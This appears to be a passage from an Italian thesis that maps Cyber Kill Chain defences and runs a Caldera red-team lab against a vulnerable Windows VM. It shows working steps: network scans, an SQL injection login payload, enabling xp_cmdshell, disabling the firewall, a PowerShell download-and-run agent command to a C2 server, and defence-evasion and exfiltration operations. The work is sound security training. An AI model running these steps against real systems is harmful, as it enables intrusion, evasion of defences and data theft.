Per difendersi da questa fase, è importante monitorare costantemente la visibilità online dell'azienda ed aumentare l'attenzione del dipendente sui contenuti che pubblica nei social network; verificare i log e utilizzare strumenti in grado di individuare possibili attività sospette di raccolta informazioni.

## Armamento

Dopo aver raccolto sufficienti informazioni sul bersaglio, queste si utilizzano per creare malware e trovare delle tecniche in grado di sfruttare le debolezze individuate. Bloccare l'attacco in questa specifica fase è quasi impossibile, poiché molto del lavoro viene effettuato in sistemi esterni alla rete; l'unica tattica di difesa è il continuo monitoraggio e aggiornamento della propria infrastruttura in modo da colmare qualsiasi vulnerabilità che può costituire un vettore di attacco.

## Consegna

Una volta preparato, il criminale informatico deve assicurarsi che il malware arrivi alla vittima e che questo avvenga in un punto in cui è in grado di provocare il maggior numero di danni possibili. Nel nostro caso, non andremo a sviluppare un software malevolo bensì svilupperemo una query adatta ad ottenere dati sensibili; possiamo considerarla come la "consegna".

Per contrastare questa fase, bisogna prevenire e bloccare l'accesso a contenuti malevoli. Questo è realizzabile mediante un aumento della consapevolezza delle minacce da parte dei dipendenti e dei collaboratori e l'implementazione di dispositivi di sicurezza quali firewall, sandbox o programmi anti-virus. Infine, monitorando il traffico di rete, in entrata e uscita, si individuano i tentativi di penetrazione nella rete.

## Sfruttamento

Questa fase rappresenta la semplice attivazione del payload inviato e consegnato al target; è necessario per prendere il controllo del sistema e continuare con le fasi successive. Per difendersi è fondamentale bloccare l'avvio di software non riconosciuti o considerati dannosi per via della loro impronta digitale. Grazie alle componenti spiegate in precedenza (v. 1.1.2), analizzando i log delle attività nel sistema, è possibile bloccare tentativi di avvio e iniziare azioni precauzionali contro i programmi identificati come malevoli per l'infrastruttura.

## Installazione

Dopo lo sfruttamento, la fase di installazione consolida l'avvenuto accesso al sistema vittima e, inoltre, permette un accesso permanente nel tempo e discreto per l'attaccante attraverso l'installazione di una *backdoor* o la creazione di un utente legittimo. Avendo un agente all'interno dell'host, il nostro accesso permanente ruota intorno a Caldera grazie al quale possiamo controllare e comunicare col software installato. Un ipotetico Blue Team può individuare questa *backdoor* mediante dei controlli nelle modifiche della configurazione dell'host in questione rispetto a quella standard, verifica dei certificati di tutti i file eseguibili firmati e con l'utilizzo dell'autenticazione a due fattori in modo da rafforzare la sicurezza.

## Comando & Controllo (C2)

A questo punto si è creato un canale di comunicazione tra il tool installato e l'attaccante; grazie a questo è possibile avviare una serie di operazioni e comandi da far eseguire all'host ormai compromesso. Più avanti sarà mostrato come Caldera riesca ad automatizzare questa fase grazie ai TTPs già presenti nel framework. Vi sono diverse tecniche di difesa per interferire o bloccare il canale di comunicazione: un server proxy, forza tutto il traffico a passare attraverso esso creando un choke-point e consente di ispezionare e, eventualmente, filtrare le connessioni considerate minacciose o un DNS sinkhole che risponde alle query DNS per domini malevoli, restituendo un indirizzo controllato, possibilmente di un honeypot o una sandbox in modo da analizzare la richiesta dell'attaccante. Si consiglia l'utilizzo di NIDS per rilevare attività insolite mediante il riconoscimento di signature o comportamenti anomali.

## Azioni finali

Siamo nella fase finale dell'attacco, l'utente malevolo effettua delle azioni che mirano a raggiungere gli obiettivi dell'attacco: divulgazione dei dati privati dell'azienda, crittografia dei dischi con annesso ricatto per la decifrazione (ransomware) e simili. Per salvaguardare i propri asset, l'organizzazione deve conservare diversi backup in supporti offline e mantenerli aggiornati il più possibile.

Rimane importante il costante monitoraggio delle azioni sul database, la creazione di un piano di risposta a possibili incidenti e la protezione dei dati presenti mediante la crittografia.

## 4.2 Cyber Kill Chain Matrix

Dopo aver compreso e studiato le singole fasi di una kill chain ed aver implementato per ognuna di esse le contromisure più sicure, l'azienda in questione ha la possibilità di creare una matrice di controllo della Cyber Kill Chain. L'obiettivo di questa è enumerare i meccanismi di protezione che l'organizzazione ha implementato rispetto ad ogni singola fase, al fine di determinare come i team di sicurezza possano contribuire ad interrompere ed eliminare un attacco informatico.

|                         | DETECT                                            | DENY                                                                        | DISRUPT             | DEGRADE          | DECEIVE                               | CONTAIN                             |
|-------------------------|---------------------------------------------------|-----------------------------------------------------------------------------|---------------------|------------------|---------------------------------------|-------------------------------------|
| RECONNAISSANCE          | Web analytics<br>NIDS                             | NIPS                                                                        |                     |                  | Disinformation<br>actions<br>Honeypot |                                     |
| WEAPONIZATION           | Threat intelligence                               |                                                                             |                     |                  |                                       |                                     |
| DELIVERY                | Security awareness<br>Endpoint protection<br>NIDS | Anti-spam<br>mechanisms<br>NIPS                                             | Inline AV           | Queues           | Honeypot                              | Application firewall<br>Router ACLs |
| EXPLOITATION            | SIEM<br>Security awareness<br>Endpoint protection | Anti-virus<br>HIPS<br>Patch management                                      | DEP                 |                  |                                       | Application firewall<br>Router ACLs |
| INSTALLATION            | NIDS<br>Endpoint protection                       | HIPS<br>certificates of<br>executable files<br>Two-factor<br>authentication | Privilege situation | Containerisation |                                       | Application firewall<br>Router ACLs |
| COMMAND AND<br>CONTROL  | NIDS                                              | IPS                                                                         | Router ACLs         |                  | DNS sinkholes                         | Network<br>segmentation             |
| ACTION ON<br>OBJECTIVES | SIEM<br>DLP                                       |                                                                             |                     | DLP              |                                       | Data encryption<br>DLP              |

**Figura 4.1.** Esempio di Cyber Kill Chain Matrix

Nella matrice sono presenti 6 voci, in corrispondenza delle righe, correlate alle fasi della kill chain descritte in precedenza; mentre nelle 6 colonne sono enunciate le cosiddette "linee di azione".

Esse categorizzano le metodologie di contrasto da adottare in base alla singola fase:

1. **Detect:** Adottare strumenti in grado di identificare l'attaccante.
2. **Deny:** Negare la ripetizione di eventi dannosi.
3. **Disrupt:** Interrompere il traffico instaurato con l'aggressore.
4. **Degrade:** Rallentare le azioni dell'attaccante, limitandone privilegi ed effetti.
5. **Deceive:** Attirare l'attenzione dell'attaccante verso sistemi protetti o di analisi, in modo da distogliere il focus su architetture sensibili.
6. **Contain:** Limitare il danno provocato da un'intrusione.

La matrice mappa i sistemi di difesa presenti nell'organizzazione ed offre una sintesi di come l'azienda è in grado di contrattaccare; in particolare, mette in evidenza le aree non controllate in modo che gli amministratori di sicurezza si mobilitino per colmare le lacune identificate.

## 4.3 Operazioni di Red Teaming


Prima di immergersi nelle fasi della Cyber Kill Chain sviluppata, è bene elencare una serie di premesse al fine di caratterizzare al meglio il contesto in cui ci troviamo in questa esercitazione, in special modo quali sono i "limiti" impostati.

Come spiegato in precedenza, quando un'azienda investe nel progettare un'esercitazione di Red Teaming sulla proprio infrastruttura di rete, si accorda con la

squadra (squadre se si parla di Purple Teaming) per decidere quali saranno gli ambiti in cui andranno maggiormente a lavorare; possiamo considerarla una specie di policy o regole da seguire durante l'intera operazione. L'obiettivo di questo progetto mira alla presa di coscienza dei rischi che si possono correre quando un host viene compromesso, specialmente in un'organizzazione molto sviluppata.

Non si è entrati molto nello specifico nelle impostazioni come le regole del firewall o il controllo delle autorizzazioni/authentication; poiché sarà poi compito di chi farà uso della macchina, riorganizzare e reimpostare le varie feature a proprio piacimento per eventuali assessment delle proprie difese.

Nello scenario che si andrà a presentare, entrambi gli attori si trovano all'interno della stessa rete privata 192.168.56.0/24 e possiamo rappresentare l'attaccante come un cliente dei servizi resi disponibili, se non addirittura uno degli impiegati che ha deciso di andarsene o che nutre rancore nei confronti dell'azienda per essere sottopagato da troppo tempo. Inoltre, considerando uno dei due scenari possibili, assumiamo che l'utente malevolo in questione sia consapevole della presenza di un server MSSQL all'interno della rete di cui usufruirà per completare il suo piano di attacco.



**Figura 4.2.** Diagramma rete aziendale

Molteplici sono gli use case disponibili in Caldera da utilizzare all'interno di una macchina Windows. È possibile saltare la fase di inserimento dell'agente nel sistema, riducendola ad un semplice spegnimento di Windows Defender in modo da poter avviare lo script in Powershell; ma, per rendere il laboratorio più interessante ed esplorare un tipo di vettore d'attacco comune, è stato deciso di integrare lo sfruttamento di una vulnerabilità in modo da caricare l'agente.

#### 4.3.1 Individuazione exploit

Cominciamo l'infiltrazione tramite il terminale della macchina Ubuntu con Caldera. Nella nostra rappresentazione d'attaccante, in primis ci chiediamo quanti siano i dispositivi presenti all'interno della nostra stessa subnet. Per rispondere a questa domanda ci avvaliamo del tool descritto nei capitoli precedenti (v. 1.1.1),

ossia **nmap**. Grazie al comando seguente individuiamo un elenco di tutti gli host presenti (senza lo scan delle porte):

```
caldera@ubuntu:~$ sudo nmap -sn -PR 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-03 17:59 CEST
Nmap scan report for 192.168.56.101
Host is up (0.00013s latency).
MAC Address: 08:00:27:29:28:FD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for ubuntu (192.168.56.102)
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 17.15 seconds
```

Figura 4.3. Comando per la scoperta di host attivi

- **192.168.56.0/24**: La sottorete target in notazione CIDR. Rappresenta tutti gli indirizzi da 192.168.56.1 a 192.168.56.254.
- **-sn**: Invia un segnale ICMP ed attende la risposta per verificare se l'indirizzo scandito è online oppure no.
- **-PR**: Forza ad inviare un segnale ARP.

L'ultimo flag è stato usato perché, nelle nostre premesse, abbiamo posto la macchina attaccante nella stessa subnet del bersaglio. Altrimenti, non sarebbe stato possibile ricevere risposta (v. 1.1.1). L'output del comando ci informa che, oltre a noi, è presente un unico host bersaglio su cui possiamo lavorare.

Dando per scontato che si tratti del sistema in cui è presente il server Microsoft, andiamo ad analizzare i servizi e le porte disponibili sempre mediante **nmap**:

```
caldera@ubuntu:~$ sudo nmap -sS -sV -Pn -O -T4 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-03 18:00 CEST
Nmap scan report for 192.168.56.101
Host is up (0.00014s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.2.12)
443/tcp    open  ssl/http  Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.2.12)
1433/tcp   open  ms-sql-s  Microsoft SQL Server 2016 13.00.5026; SP2
5357/tcp   open  http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 08:00:27:29:28:FD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 10|11|2019 (92%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_11 cpe:/o:microsoft:windows_server_2019
Aggressive OS guesses: Microsoft Windows 10 1803 (92%), Microsoft Windows 10 1903 - 21H1 (92%), Microsoft W
indows 11 (89%), Microsoft Windows 10 1809 (87%), Microsoft Windows 10 1909 (85%), Microsoft Windows 10 190
9 - 2004 (85%), Windows Server 2019 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.93 seconds
```

Figura 4.4. Comando per la scoperta di porte e servizi di un host

- **-Pn**: Considera l'host specificato come attivo. Quindi, avvia direttamente lo scanning delle porte.
- **-sS**: Invia un segnale TCP SYN senza completare l'handshake della connessione; in pratica, interpreta solo la risposta.

- **-sV**: Indaga il nome e la versione dei servizi aperti grazie a diverse richieste a livello di applicazione.
- **-O**: Tenta di identificare la versione del sistema operativo installato studiando il fingerprinting dello stack TCP/IP
- **-T4**: Velocizza l'analisi incrementando il parallelismo e diminuendo vari timeout di richieste.

Sono stati identificati tutti i servizi configurati precedentemente, insieme alla versione giusta di Windows (v. 3.1). Questa è l'ennesima dimostrazione di quanto questo tool sia tanto versatile quanto pericoloso, se usato con scopi illegali.

A questo punto, siamo venuti a conoscenza delle difese, porte e servizi presenti nel server analizzato. Per avere piena mobilità nelle azioni all'interno di esso, necessitiamo dei privilegi da amministratore e questo ci porta a una sola conclusione: bisogna ottenere le credenziali del System Administrator.

Prepariamo la query maligna in modo da farci restituire tutti i dati dei dipendenti che si sono registrati nella piattaforma immaginaria. Invieremo al server i seguenti payloads:

```
Username = sa' UNION SELECT * FROM Users--  
Password = # Qualsiasi stringa va bene
```

Sfruttando la sintassi di SQL, il controllo delle password viene fatto diventare un semplice commento grazie ai caratteri -. Il risultato contiene id, username e password di tutti gli utenti, compreso quello dell'amministratore del sistema.




Figura 4.5. Dati restituiti dopo SQLi

### 4.3.2 Inserimento agente

Siamo riusciti ad entrare in possesso delle credenziali dell'admin. Ora è possibile accedere da remoto come amministratore ed abilitare la funzione che ci permetterà di inserire l'agente nella macchina Windows, ossia `xp_cmdshell`.

Iniziamo accedendo, da remoto, al server di database ed inserendo le credenziali del System Administrator in nostro possesso.

```
caldera@ubuntu:~$ sqlcmd -C -S 192.168.56.101 -U sa -P Not4Str0ngP4ssw0rd00!  
1> SELECT @@VERSION  
2> go  
  
-----  
Microsoft SQL Server 2016 (SP2) (KB4052908) - 13.0.5026.0 (X64)  
Mar 18 2018 09:11:49  
Copyright (c) Microsoft Corporation  
Express Edition (64-bit) on Windows 10 Pro 10.0 <X64> (Build 19045: ) (Hypervisor)  
  
(1 rows affected)  
1> █
```

**Figura 4.6.** Connessione riuscita con credenziali admin

Eseguendo una serie di comandi, è possibile abilitare `xp_cmdshell` da terminale senza intoppi.

```
caldera@ubuntu:~$ sqlcmd -C -S 192.168.56.101 -U sa -P Not4Str0ngP4ssw0rd00!  
1> EXEC sp_configure 'show advanced options', 1;  
2> RECONFIGURE  
3> EXEC sp_configure 'xp_cmdshell', 1;  
4> RECONFIGURE  
5> go  
Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.  
Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.  
1> xp_cmdshell 'whoami'  
2> go  
output  
  
-----  
nt service\mssqlserver  
  
NULL  
  
(2 rows affected)
```

**Figura 4.7.** Abilitazione funzione `xp_cmdshell`

Prima di andare ad eseguire l'installazione dell'agente, è bene ricordare che Windows Defender lo considera, giustamente, una minaccia per il sistema. Grazie ai privilegi ottenuti dall'amministratore, andiamo a disattivare Defender tramite il seguente comando.

```
caldera@ubuntu:~$ sqlcmd -C -S 192.168.56.101 -U sa -P Not4Str0ngP4ssw0rd00!  
1> EXEC xp_cmdshell 'netsh advfirewall set allprofiles state off'  
2> go  
output  
  
-----  
OK.  
  
NULL  
  
NULL  
  
(3 rows affected)  
1> █
```

**Figura 4.8.** Disattivazione firewall tramite `xp_cmdshell`



Ora non resta altro che inviare il comando per collegare l'agente al server Caldera ed abilitare le operazioni preparate.

```
$server="http://192.168.56.102:8888";
$url="$server/file/download";
$wc=New-Object System.Net.WebClient;
$wc.Headers.add("platform","windows");
$wc.Headers.add("file","sandcat.go");
$data=$wc.DownloadData($url);
get-process | ? {$_.modules.filename -like
  ↳ "C:\Users\Public\caldera.exe"} | stop-process -f;rm
  ↳ -force "C:\Users\Public\caldera.exe" -ea ignore;[io.file]
  ↳ ]::WriteAllBytes("C:\Users\Public\caldera.exe",$data) |
  ↳ Out-Null;Start-Process -FilePath
  ↳ C:\Users\Public\caldera.exe -ArgumentList "--server
  ↳ $server -group red" -WindowState hidden;
```

Basterà fare un controllo nella sezione *Agents* del server Caldera per confermare l'inserimento dell'agente.

#### 4.3.3 Avversario "Defense Evasion" (use case 1)

Nelle prossime righe si descrive un'operazione effettuata da uno dei numerosi *adversaries* default offerti da Caldera. È stato scelto il profilo di "Defense Evasion"; il profilo in questione raccoglie una serie di tecniche finalizzate a minimizzare la possibilità di essere rilevato e rappresenta un ottimo challenge per il team di sicurezza dell'azienda attaccata.

Come descritto nel capitolo sul framework (v. 2.1), tutte le singole *abilities* sono completamente automatizzate. La schermata risultante appare simile a questa.

| Time Ran                    | Status  | Ability Name                                                     | Tactic          | Agent  | Host            | pid   | Link Command                 | Link Output                 |
|-----------------------------|---------|------------------------------------------------------------------|-----------------|--------|-----------------|-------|------------------------------|-----------------------------|
| 10/4/2025, 4:00:21 PM GMT+2 | success | Avoid logs                                                       | defense-evasion | suzxyp | DESKTOP-QT9FL0H | 10120 | <a href="#">View Command</a> | No output                   |
| 10/4/2025, 4:01:02 PM GMT+2 | success | Prevent Powershell History Logging                               | defense-evasion | suzxyp | DESKTOP-QT9FL0H | 400   | <a href="#">View Command</a> | No output                   |
| 10/4/2025, 4:01:42 PM GMT+2 | success | Disable Windows Defender All                                     | defense-evasion | suzxyp | DESKTOP-QT9FL0H | 5000  | <a href="#">View Command</a> | No output                   |
| 10/4/2025, 4:02:27 PM GMT+2 | success | Grant Full Access to folder for Everyone - Ryuk Ransomware Style | defense-evasion | suzxyp | DESKTOP-QT9FL0H | 10224 | <a href="#">View Command</a> | <a href="#">View Output</a> |
| 10/4/2025, 4:03:12 PM GMT+2 | success | Move Powershell & triage                                         | defense-evasion | suzxyp | DESKTOP-QT9FL0H | 4892  | <a href="#">View Command</a> | No output                   |
| 10/4/2025, 4:03:47 PM GMT+2 | success | Clear Logs                                                       | defense-evasion | suzxyp | DESKTOP-QT9FL0H | 5276  | <a href="#">View Command</a> | No output                   |
| 10/4/2025, 4:04:32 PM GMT+2 | success | Disable Microsoft Defender Firewall                              | defense-evasion | suzxyp | DESKTOP-QT9FL0H | 9596  | <a href="#">View Command</a> | <a href="#">View Output</a> |
| 10/4/2025, 4:05:22 PM GMT+2 | success | Create Windows Hidden File with Attrib                           | defense-evasion | suzxyp | DESKTOP-QT9FL0H | 4556  | <a href="#">View Command</a> | <a href="#">View Output</a> |

Figura 4.9. Parte delle abilità presenti in "Defense Evasion"

- **Time Ran:** Timestamp dell'inizio di esecuzione dell'*ability*.
- **Status:** Stato dell'*ability* in svolgimento.
- **Ability Name:** Nome dell'*ability* in gioco.
- **Tactic:** Tattica ATT&CK da cui l'*ability* è presa.
- **Agent:** ID dell'*agent* esecutore.
- **Host:** Macchina compromessa in cui l'*agent* è presente.
- **PID:** ID del processo corrente nella macchina compromessa.

- **Link Command:** Comando eseguito.
- **Link Output:** Output generato a seguito dell'*ability* (può essere vuoto).

In questo caso, si sono presentate due *abilities* che sono fallite per via di timeout o incorretta implementazione di questa. È bene controllare e configurare i comandi eseguiti in base all'architettura su cui si vuole lavorare. Utilizzando un profilo predefinito bisogna aspettarsi delle incompatibilità come in questo test.

Tramite Caldera, è disponibile un'opzione importante che permette di "pulire" le tracce rimaste dall'esecuzione delle *abilities*, ignorando l'esito che queste hanno dato. A fine operazione, scarichiamo il resoconto preparato da Caldera disponibile in 3 diversi formati:

1. **Full Report:** Rappresenta il resoconto completo dell'operazione eseguita. In essa sono inclusi: il profilo seguito, gli *agents* in gioco, tutti i *link* eseguiti, i *facts* scoperti, dettagli sulle *abilities* e una semplice rappresentazione degli output generati. Il formato `.json` permette una revisione forense; inoltre, il report può essere inviato ad un altro sistema tramite una chiamata API.

| .JSON                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | Raw Data | Headers                             |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------|-------------------------------------|
| Save                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | Copy     | Collapse All Expand All Filter JSON |
| <pre> name: "UseCase-1" host_group: [ (-) ] start: "2025-10-04T14:00:21Z" steps: { suxyp: (-) } finish: null planner: "atomic" adversary: { adversary_id: "ef4d997c-a0d1-4067-9efa-87c58682db71", name: "Defense Evasion", description: "General defense-evasion set of abilities", ... } jitter: "2/8" objectives: { id: "495a9028-cab1-44dd-a0ca-66e58177d8cc", name: "default", description: "This is a default objective that runs forever.", ... } facts: (5) [ (-), (-), (-), (-), (-) ] </pre> |          |                                     |

Figura 4.10. Lista resoconto completo "Defensive Evasion"

2. **Event Logs:** Una versione più leggera del log che si concentra nei tempi registrati durante gli eventi. Salva gli istanti in cui i *links* sono eseguiti, il loro stato e le informazioni sui tempi.

| .JSON                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | Raw Data | Headers                             |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------|-------------------------------------|
| Save                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | Copy     | Collapse All Expand All Filter JSON |
| <pre> 0: { command: "Clear-History;Clear", plaintext_command: "Clear-History;Clear", delegated_timestamp: "2025-10-04T14:00:21Z", ... } 1: { command: "Set-Powercat -HistorySaveStyle SaveNothing", plaintext_command: "Set-Powercat -HistorySaveStyle SaveNothing", delegated_timestamp: "2025-10-04T14:01:02Z", ... } 2: { command: "Set-MpPreference -DisableScriptScanning", plaintext_command: "Set-MpPreference -DisableScriptScanning", delegated_timestamp: "2025-10-04T14:01:02Z", ... } 3: { command: "Set-MpPreference -DisableScriptScanning", plaintext_command: "Set-MpPreference -DisableScriptScanning", delegated_timestamp: "2025-10-04T14:01:02Z", ... } 4: { command: "Set-MpPreference -DisableScriptScanning", plaintext_command: "Set-MpPreference -DisableScriptScanning", delegated_timestamp: "2025-10-04T14:01:02Z", ... } 5: { command: "Set-MpPreference -DisableScriptScanning", plaintext_command: "Set-MpPreference -DisableScriptScanning", delegated_timestamp: "2025-10-04T14:01:02Z", ... } 6: { command: "Set-MpPreference -DisableScriptScanning", plaintext_command: "Set-MpPreference -DisableScriptScanning", delegated_timestamp: "2025-10-04T14:01:02Z", ... } 7: { command: "Set-MpPreference -DisableScriptScanning", plaintext_command: "Set-MpPreference -DisableScriptScanning", delegated_timestamp: "2025-10-04T14:01:02Z", ... } 8: { command: "Set-MpPreference -DisableScriptScanning", plaintext_command: "Set-MpPreference -DisableScriptScanning", delegated_timestamp: "2025-10-04T14:01:02Z", ... } 9: { command: "Set-MpPreference -DisableScriptScanning", plaintext_command: "Set-MpPreference -DisableScriptScanning", delegated_timestamp: "2025-10-04T14:01:02Z", ... } 10: { command: "Set-MpPreference -DisableScriptScanning", plaintext_command: "Set-MpPreference -DisableScriptScanning", delegated_timestamp: "2025-10-04T14:01:02Z", ... } </pre> |          |                                     |

Figura 4.11. Lista resoconto links di "Defensive Evasion"

3. **CSV:** Una visione tabellare dei *links* eseguiti. Racchiude nelle colonne le proprietà più significative dell'*ability* svolta (timestamp, ID, result, ecc.). È un'ottima scelta per mostrare il risultato dell'operazione ad utenti meno esperti, con la possibilità di una rapida analisi attraverso strumenti come Excel.

#### 4.3.4 Creazione avversario (use case 2)

Come secondo use case, ho raccolto una collezione semplice di *abilities* che concentrano le loro azioni nelle tecniche di COLLECTION ed EXFILTRATION di dati e processi. Durante la creazione del *adversary*, l'ordine secondo cui vengono eseguiti

i *links* è importante, per via dei *facts* che devono essere soddisfatti, in modo da generare quelli seguenti.

Per riassumere concettualmente l'operazione da svolgere: un avversario, con privilegi elevati all'interno del server, tenta di raccogliere tutti i file presenti ed enumerare i processi avviati e in esecuzione. Successivamente, dopo aver creato una staging directory in cui collezionare i file individuati, si usano un paio di tecniche per estrarre i dati raccolti all'interno della cartella `caldera/data/results/`; mentre i processi sono visualizzabili negli output scritti nel resoconto. L'operazione è possibile grazie ai privilegi ottenuti; senza di questi sarebbe stato necessario ottenerli attraverso altre *abilities* di PRIVILEGE ESCALATION. Di seguito, si elencano la serie di eventi susseguitasi durante l'operazione:

1. "CREATE STAGING DIRECTORY": Crea la cartella che contiene i futuri file individuati dalle altre *abilities*. Viene eseguita per prima siccome la sua esistenza rappresenta un [fact] per molti altri eventi. In seguito, la directory creata verrà eliminata grazie all'opzione "clean up" dell'*ability*, in modo da non lasciare tracce.
2. "FIND FILES": Cerca nel filesystem dei file che corrispondano, nel nome o percorso, ad un parametro scritto nel comando (modificabile). Di solito, salva solo dei candidati.
3. ADVANCED FILE SEARCH AND STAGER: Rappresenta una versione combinata dei primi due eventi grazie a un payload rilasciato nell'host contenente gli argomenti per lo svolgimento delle azioni. È stato selezionato in modo da coprire eventuali falli nell'esecuzione delle prime *abilities*.
4. "STAGE SENSITIVE FILES": Prende i file trovati corrispondenti e li copia/sposta all'interno della directory creata *staged*. Nel nostro profilo, viene eseguita due volte di seguito in modo da considerare i file presi sia dal secondo scanning sia dal terzo.
5. "WMIC PROCESS ENUMERATION": Cattura ID, percorso e parent ID di tutti i processi all'interno della macchina. L'output è visualizzabile nella schermata *Operations* attiva.
6. "SYSINTERNALS PSTOOL PROCESS DISCOVERY": Enumerazione dei processi attivi attraverso strumenti SysInternals pstool. Analogamente a prima, il motivo dietro la doppia esecuzione di *abilities* simili risiede nel voler confrontare i due output in modo da scoprire eventuali discordanze.
7. "COMPRESS STAGED DIRECTORY": Crea un archivio (zip o simile) con i contenuti della staged directory. In questo modo, l'esfiltrazione dei file si racchiude all'interno di un unico artefatto.
8. "EXFIL STAGED DIRECTORY": Il passo finale invia l'archivio creato indietro verso il server Caldera attraverso il canale C2 creato con l'agente.

Nel processo di svolgimento, nessuna *ability* ha riscontrato difficoltà nell'eseguire il proprio compito e raccogliere il proprio obiettivo. Questo grazie al fatto di star avviando gli eventi con diritti di amministratore e senza la presenza del firewall, spento in precedenza (v. 4.3.2) Sulla base delle informazioni raccolte, un ipotetico utente malevolo avrebbe il potere di rovinare l'azienda: andando a vendere i dati sensibili, arrestando dei processi importanti o lo stesso server e, persino, allargare

la sua rete di zombie bot attraverso tecniche di LATERAL MOVEMENT. Come la maggior parte delle configurazioni, l'ampliamento ed il tecnicismo di "Internal Thief (Windows)" può essere cambiato da altri possibili utenti o dal Red Team.

## Capitolo 5

# Conclusioni

Questo lavoro mi ha permesso di toccare con mano quali sono i rischi e le vulnerabilità ancora persistenti all'interno delle aziende, nonostante il grande aiuto fornito dall'IA nella generazione automatica di patch e rilevamento repentino delle minacce. Di vitale importanza per preservare i propri sistemi, in parallelo con la sensibilizzazione dell'utente sui possibili rischi, rimane fondamentale la preparazione dei team in incident response contro attacchi in corso o futuri ed il costante aggiornamento dell'infrastruttura.

Il framework Caldera<sup>TM</sup>, grazie al suo costante sviluppo e aggiornamento da parte di MITRE, rimarrà uno strumento importante da utilizzare nel mercato dei cyber range anche nel prossimo decennio, permettendo ai componenti del Red Team di riuscire ad organizzare al meglio il lavoro, familiarizzandosi anche con la maggior parte dei threat reali, e di spostare la loro attenzione sull'ampliamento delle proprie conoscenze in modo da poter sostenere minacce che evolvono negli anni. È bene sottolineare che un insieme di tools come Caldera, ad esempio Mordor o Atomic Red Team, non riuscirà in nessun caso a sostituire completamente una squadra rossa con un bagaglio notevole di esperienza, questo poiché tale squadra sarà in grado di sfruttare vulnerabilità non ancora documentate in ATT&CK. Un'intersezione nel ruolo da parte di entrambi, l'abbiamo nella fase di progettazione del cyber range: il Red Team evidenzia le aree di testing mirate a rappresentare una debolezza nella difesa della compagnia, mentre i framework possono essere configurati al fine di elevare il grado di autenticità con un attacco reale.

## Possibili usi della VM

Una volta pubblicata, la VM Windows vulnerabile ha la possibilità di essere utilizzata in vari contesti e riconfigurata a seconda delle proprie esigenze:

